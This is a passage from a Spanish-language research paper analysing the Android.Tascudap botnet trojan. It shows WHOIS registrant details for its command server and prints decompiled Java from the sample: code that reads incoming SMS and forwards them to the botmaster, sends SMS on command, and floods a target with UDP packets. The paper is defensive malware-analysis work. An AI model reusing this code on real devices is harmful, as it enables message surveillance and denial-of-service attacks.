


Figura 12 - Obtención de dirección de servidor en Android.Tascudap

Si buscamos información del dominio en el sitio Sitetrail [8], obtenemos la siguiente información:



Domain Name..... gzqtmtsnidcdwxoborizslk.com
Creation Date..... 2012-11-20 20:43:32
Registration Date.... 2012-11-20 20:43:32
Expiry Date..... 2013-11-20 20:43:32
Organisation Name.... li liang
Organisation Address. Fujian province,Xiamen City
Organisation Address.
Organisation Address. Xiamen
Organisation Address. 333333
Organisation Address. JX
Organisation Address. CN

Admin Name..... liliang
Admin Address..... Fujian province,Xiamen City
Admin Address.....
Admin Address..... Xiamen
Admin Address..... 333333
Admin Address..... JX
Admin Address..... CN
Admin Email..... lice2006@126.com
Admin Phone..... +86.1012345678-0
Admin Fax..... +86.1012345678

Tech Name..... Yi Xun
Tech Address..... FuZhou
Tech Address.....
Tech Address..... Fuzhou
Tech Address..... 350002
Tech Address..... FJ
Tech Address..... CN
Tech Email..... dns@100dns.com
Tech Phone..... +86.5988212088
Tech Fax..... +86.59187070866

Bill Name..... Yi Xun
Bill Address..... FuZhou
Bill Address.....
Bill Address..... Fuzhou
Bill Address..... 350002
Bill Address..... FJ
Bill Address..... CN
Bill Email..... dns@100dns.com
Bill Phone..... +86.5988212088
Bill Fax..... +86.59187070866
Name Server..... ns14.dns.com.cn
Name Server..... ns13.dns.com.cn

Figura 13 - Información del dominio gzqtmtsnidcdwxoborizslk.com

Como ya vimos, el bot posee permisos para monitorear los mensajes entrantes. Realiza tal acción mediante el siguiente código, obteniendo la dirección original y el cuerpo del mensaje.

```
public class SmsReceiver extends BroadcastReceiver
{
  private void a(Context paramContext, Intent paramIntent)
  {
    Object[] arrayOfObject = (Object[])paramIntent.getExtras().get("pdus");
    SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    String str1 = "";
    for (int i = 0; ; i++)
    {
      if (i >= arrayOfObject.length)
      {
        if (str1.length() != 0)
          g.c.a("#s" + str1);
        return;
      }
      arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
      String str2 = arrayOfSmsMessage[i].getOriginatingAddress();
      String str3 = arrayOfSmsMessage[i].getMessageBody();
      str1 = str1 + "【源】" + str2 + "\n【内容】" + str3 + " ";
    }
  }
```

Figura 14 - Procesamiento de SMS en Android.Tascudap

Ya que el bot no almacena ningún número de otros bots, podemos concluir que utiliza un esquema C&C HTTP-SMS híbrido centralizado, enviando su número al botmaster y esperando pasivamente comandos -push-. Los mismos se envían vía SMS (a diferencia del esquema presentado en la *figura 7*, donde eran encriptados y precargados en un sitio Web), por lo que todo mensaje debe ser monitoreado. Los comandos no presentan ningún tipo de cifrado y poseen un formato "#X", donde X es la letra que representa las acciones a ejecutar.

Cuando el bot detecta la cadena "#m" interpreta una orden de envío de SMS. El payload del SMS debe contener el número destino y el texto del mensaje, en la forma "*destino:texto*". Tal funcionalidad, además de intervenir en la cadena de C&C, puede servir a fines de spamming.

```
if (paramString.startsWith("#m"))
  c(paramString.substring(2));
```

```
private void c(String paramString)
{
  String str1 = paramString.substring(0, paramString.indexOf(':'));
  String str2 = paramString.substring(1 + paramString.indexOf(':'));
  SmsManager localSmsManager = SmsManager.getDefault();
  Iterator localIterator = localSmsManager.divideMessage(str2).iterator();
  while (true)
  {
    if (!localIterator.hasNext())
      return;
    localSmsManager.sendTextMessage(str1, null, (String)localIterator.next(), null, null);
  }
}
```

Figura 15 - Envío de SMS en Android.Tascudap

Cuando en cambio el patrón corresponde a "#u", se está indicando el inicio de un ataque DDoS, con lo que el bot comienza a generar y enviar paquetes UDP (*User Datagram Protocol*) a una dirección estipulada en el cuerpo del mensaje. Nuevamente se utiliza el caracter ":" como separador de cadenas que luego se asignarán a las variables *a*, *b* y *d* del método *b()*. En la creación del objeto *localDatagramPacket* entendemos que *a* es el dominio a atacar y *b* el puerto a utilizar; *d* y *c* controlarán la cantidad de paquetes enviados.

Vemos que el malware no distingue tipos de conexiones para realizar el envío de paquetes. Siempre que se dé la orden y se halle una red conectada, intentará realizar el ataque. Esto podría denotar la presencia del bot ralentizando el funcionamiento del equipo o aumentando el gasto por transferencias de datos vía red móvil.

```
if (paramString.startsWith("#u"))
{
  e(paramString.substring(2));
  return;
}
```

```
private void e(String paramString)
{
  if (g.h == null)
    g.h = new com.google.themes.provider.b.a();
  String[] arrayOfString = paramString.split(":");
  if (arrayOfString.length == 3)
    g.h.a(arrayOfString[0], Integer.parseInt(arrayOfString[1]), Integer.parseInt(arrayOfString[2]));
  while (arrayOfString.length != 4)
    return;
  g.h.a(arrayOfString[0], Integer.parseInt(arrayOfString[1]), Integer.parseInt(arrayOfString[2]), Integer.parseInt(arrayOfString[3]));
}
```

```
private void b()
{
  System.out.println("ATTASCK " + this.a + ":" + this.b + "(" + this.d + "/" + this.c + ")");
  while (true)
  {
    DatagramSocket localDatagramSocket;
    DatagramPacket localDatagramPacket;
    long l;
    int m;
    try
    {
      localDatagramSocket = new DatagramSocket();
      int i = new Random().nextInt(100);
      byte[] arrayOfByte = new byte[i + this.c];
      int j = 0;
      if (j >= arrayOfByte.length)
      {
        localDatagramPacket = new DatagramPacket(arrayOfByte, arrayOfByte.length, InetAddress.getByName(this.a), this.b);
        int k = this.d;
        this.d = (k - 1);
        if (k <= 0)
        {
          ((byte[])null);
          localDatagramSocket.close();
          System.out.println("端口关闭");
        }
      }
      else
      {
        arrayOfByte[j] = ((byte)(i * j % 127));
        j++;
        continue;
      }
      l = System.currentTimeMillis();
      m = 0;
      break label314;
      System.out.println("attack " + this.a + ":" + this.b + "/" + this.d + " times left");
      continue;
    }
    catch (Exception localException)
    {
      localException.printStackTrace();
      return;
    }
    label314:
    while (m < 1000)
    {
      localDatagramSocket.send(localDatagramPacket);
      if ((m % 2 == 0) && (System.currentTimeMillis() - l < m))
        Thread.sleep(1L);
      if (this.f)
      {
        this.d = -1;
        break;
      }
      m++;
    }
  }
}
```

Figura 16 - Ataque DDoS en Android.Tascudap

Otros comandos relacionados son "#e" el cual interrumpe el hilo que ejecuta el ataque DDoS, y "#b" el cual setea un tiempo de ataque.

```
if (paramString.startsWith("#e"))
{
  a();
  return;
}
```

```
private void a()
{
  if (g.h != null)
    g.h.a();
}
```

```
public void a()
{
  if (this.e != null)
    this.f = true;
  while (true)
  {
    if (!this.e.isAlive())
      return;
    try
    {
      Thread.sleep(100L);
    }
    catch (InterruptedException localInterruptedException)
    {
      localInterruptedException.printStackTrace();
    }
  }
}
```

Figura 17 - Interrupción Ataque DDoS en Android.Tascudap

```
if (paramString.startsWith("#b"))
{
  d(paramString.substring(2));
  return;
}
```

```
private void d(String paramString)
{
  g.f = System.currentTimeMillis();
  g.g = 1000 * Integer.parseInt(paramString);
}
```

```
public class g
{
  public static boolean a = false;
  public static Context b;
  public static d c = new d();
  public static String d = "";
  public static boolean e = false;
  public static long f = 0L;
  public static int g = 60000;
  public static a h;
}
```

Figura 18 - Seteo tiempo de ataque en Android.Tascudap

Por último, se presenta el resultado de la ejecución del malware.




Figura 19 - Ejecución de Android.Tascudap

Conclusiones

Las botnets móviles son una realidad. Sin poder observarlas, evolucionan y se adaptan a las nuevas exigencias que les imponen quienes luchan contra su expansión. Aún en su etapa embrionaria, nos advierten con algunos ahogados intentos de manifestación que es *ahora* el tiempo de comenzar a estudiarlas.

El principal objetivo de este trabajo es la difusión del conocimiento, pues en última instancia, sólo usuarios concientes ayudarán a minimizar el impacto de estas redes en gestación. La toma de acciones para controlar esta potencial amenaza incluyen la utilización de conexiones Wi-Fi seguras, la posesión y actualización continua de tecnologías de seguridad anti-malware, la formación de una cultura de usuario responsable, utilizando para la descarga de aplicaciones el Android Market genuino y comprobando los orígenes de las mismas, la actualización del OS a fin de adquirir las últimas mejoras en cuanto a seguridad, y por supuesto el correcto manejo de los permisos que son concedidos a cada aplicación.

Se deja establecida la existencia de una brecha de seguridad en el sistema GSM al no existir firewall alguno, quedando a futuras investigaciones diseñar la manera de solucionar tal situación.

Tascudap es sólo el inicio: una pequeña andbot versátil pero vulnerable. Es de esperar en el futuro próximo la aparición nuevas arquitecturas P2P descentralizadas, más flexibles, con tecnología C&C mejorada. Más que nunca, con millones de usuarios desprotegidos, debemos intensificar los esfuerzos por comprender este fenómeno y sus latentes potencias, perpetuando en la eterna guerra contra el cibercrimen el anhelo de ganar la próxima batalla.

Referencias

Sitios Web

[1] MarketingDirecto. Investigación presentada por Strategy Analytics. www.marketingdirecto.com/especiales/marketing-movil/ya-hay-mas-de-1-000-millones-de-usuarios-de-smartphones-en-todo-el-mundo/

[2] IDC Worldwide Mobile Phone Tracker. www.idc.com/getdoc.jsp?containerId=prUS23771812#.UPNZuiecd8F

[3] ABC. *El 99% de los virus para móviles se han dirigido a Android en 2012.* www.abc.es/tecnologia/20121221/abci-virus-android-mayoria-201212211638.html

[4] PCWorld. *Android Market Tops 400,000 Apps*. www.pcworld.com/article/247247/android_market_tops_400_000_apps.html

[5] Oberheide, Jon. *Dissecting the Andoid Bouncer*. jon.oberheide.org/blog/2012/06/21/dissecting-the-android-bouncer/

[6] Código bot. Georgia Weidman. http://www.grmn00bs.com/botPoCrelease-android.c

[7] Contagio Minidump. Muestra Tascudap. http://contagiominidump.blogspot.com.ar/2012/12/androidtascudap-ddos-trojan.html

[8] Sitetrail. http://www.sitetrail.com/gzqtmtsnidcdwxoborizslk.com

Papers

[A] Sam Ransbotham. 2010. *An Empirical Analysis of Exploitation Attempts based on Vulnerabilities in Open Source Software*.

[B] David Harley, Andrew Lee, Cristian Borghello. *Net of the Living Dead: Bots, Botnets and Zombies*.

[C] Georgia Weidman. 2011. *Transparent Botnet Command and Control for Smartphones over SMS*.

[D] Collin Mulliner, Charlie Miller. 2009. *Fuzzing the Phone in our Phone*.